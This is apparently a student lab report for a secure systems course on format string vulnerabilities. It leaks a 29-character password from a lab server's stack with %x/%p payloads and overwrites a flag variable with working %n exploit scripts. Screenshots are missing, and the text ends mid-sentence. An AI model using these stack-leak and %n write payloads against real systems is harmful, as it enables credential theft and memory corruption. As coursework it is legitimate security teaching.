# Secure System Engineering

## Assignment - 3

## Format String Vulnerability

Submitted by

Muhammed Tharikh (cs22m058)

Nitesh Patwa (cs22m060)

# Problem 1

Here we were supposed to find the password using format string vulnerability. It was mentioned that :

- Program has format string vulnerability
- Password is alphanumeric
- Password length is 30B long

So we tried different format strings to try to print the stack. First we tried %x several times to print the stack contents and below is the output we got after trying with %x 15 times.

```
esctf@osboxes:~/Downloads/assgn3$ python exploit.py | ncat 10.21.235.155 1023

Who are you?
What is the password? d5be2a50 00000025 ffffffff dcfa9060 00000000 0000001e dd66
f2a0 73696874 64726f77 64656b61 63617473 32327363 00000000 00000000 00000000  is
 not the correct password.
```

Then we decoded the contents using hexadecimal to string converter tool and observed the following result (we tried with hexadecimal after 00000001e as this and previous values are not alphanumeric) -


Bu this is in little endian, so we converted to correct format and we got the corresponding result :


Here the password is alphanumeric, also at last, it is the part of my username, we reached till username, so the password we got is “thiswordakedstac” .But note that here we are not able to find a 30B long password. So, by trial and hit method of using different format specifiers we used %p. We used %p and it worked because, %x will print only the 4B (32bit) even if the system is a 64bit system, but %p is dependent on the system and prints correspondingly, i.e, even if the system is a 64bit system, so it prints total 64bit contents of stack in hexa. Here is the output of the stack contents using %p specifier 15 times:

```
esctf@osboxes:~/Downloads/assgn3$ python exploit.py | ncat 10.21.235.155 1023

Who are you?
What is the password? 0x7ffeda2e45b0 0x000025 0xffffffff 0x55caf58c2060    (nil)
 0x80000001e 0x55caf76122a0 0x7373617073696874 0x656c736964726f77 0x6d6f72666465
6b61 0x6b63617473 0x3835306d32327363    (nil)    (nil)    (nil)  is not the corr
ect password.
esctf@osboxes:~/Downloads/assgn3$
```

Now, using the same hexadecimal to string converter tool we observed the following result-


Now we converted this little endian format to correct format and we got:



Here the password is till cs22m058, which is the username present. Now in the question it was mentioned that password length is 30B, so we tried with “Uthispasswordisleakedfromstack”, but failed, so we tried with “thispasswordwaleakedfromstack” and it worked, so the password length must be 29 or last is newline or terminating character.

Finally we guessed the actual password as shown below, and gained access to the remote system:

```
esctf@osboxes:~/Downloads/assgn3$ ncat 10.21.235.155 1023

Who are you? cs22m058

What is the password? thispasswordisleakedfromstack

Greetings, cs22m058! Welcome to the lab
```

# Problem 2

In this problem, we need to change the flag value, such that a message “this system is compromised” gets printed using format string vulnerability. We first gave a string of a’s with some %x, so that we can overread the stack contents.
Note that there is a flag variable in the code. So, using gdb we obtained the address of flag variable as-

```
(gdb) p flag
$1 = 0
(gdb) p &flag
$2 = (int *) 0x804a02c <flag>
```

In order to get, after how many bytes the arg pointer reaches our input i.e, after how many addresses we need to bypass to reach our user_input, we print some a’s and some %x to input. we found that after 7th location we are getting 61 which is ascii value for a. So our input will be reached at the 7th offset.

```
esctf@osboxes:~/Downloads/assgn3/Lab-3$ ./flag
Your input:
aaaaaaaaaa %x %x %x  %x %x %x  %x %x %x
aaaaaaaaaa 1 c2 80484cd  ffffd00e ffffd10c e0  61616161 61616161 25206161
flag = 0
You failed
esctf@osboxes:~/Downloads/assgn3/Lab-3$
```

Then in order to change the flag value, we used the exploit code as -

**Flag_addr + desired no of characters + %7$n**

This will overwrite the flag value with the number of characters provided.
But we don’t know the desired number of characters.
Now, we disassembled the code and saw a **CMP x64** instruction (in 0x0804852f location shown below), which compares the flag value with 100 in decimal.

```
0x08048529 <+115>:   mov    0x2c(%ebx),%eax
0x0804852f <+121>:   cmp    $0x64,%eax
0x08048532 <+124>:   jne    0x8048548 <main+146>
0x08048534 <+126>:   sub    $0xc,%esp
```

So, now we updated our exploit to-

**Flag_addr + character *96 + %7$n**

So, the final exploit code is given below :

```
# flag_addr = 0x804a02c

flag_addr = '\x2c\xa0\x04\x08'
print(flag_addr + "1"*96 + "%7$n ")
```

The flag address takes 4B, then another 96B, we just printed, then replace the 7th arg from the arg_pointer (which will be the location of the flag) with the value printed, which is 100. So it will say, the system was compromised.

Finally we were able to get the correct flag value which printed "**this system is compromised**"

```
esctf@osboxes:~/Downloads/assgn3/Lab-3$ python exploit.py | ./flag
Your input:
,♦1111111111111111111111111111111111111111111111111111111111111111111111111111111
11111111111111111
flag = 100

The system is compromised
Segmentation fault (core dumped)
esctf@osboxes:~/Downloads/assgn3/Lab-3$
```

But this gave segmentation fault, so instead of printing 96 1's in a hardcoded manner, we used another exploit string :

**Flag_addr + '%96x' + %7$n**

exploit1.py

```
# flag_addr = 0x804a02c

flag_addr = '\x2c\xa0\x04\x08'
print(flag_addr +"%96x" + "%7$n")
```

So it does the same function, but uses format string compactly and prints values and doesn't overflow the stack as in the previous part where the string itself overflowed the stack.
So the final output is given by :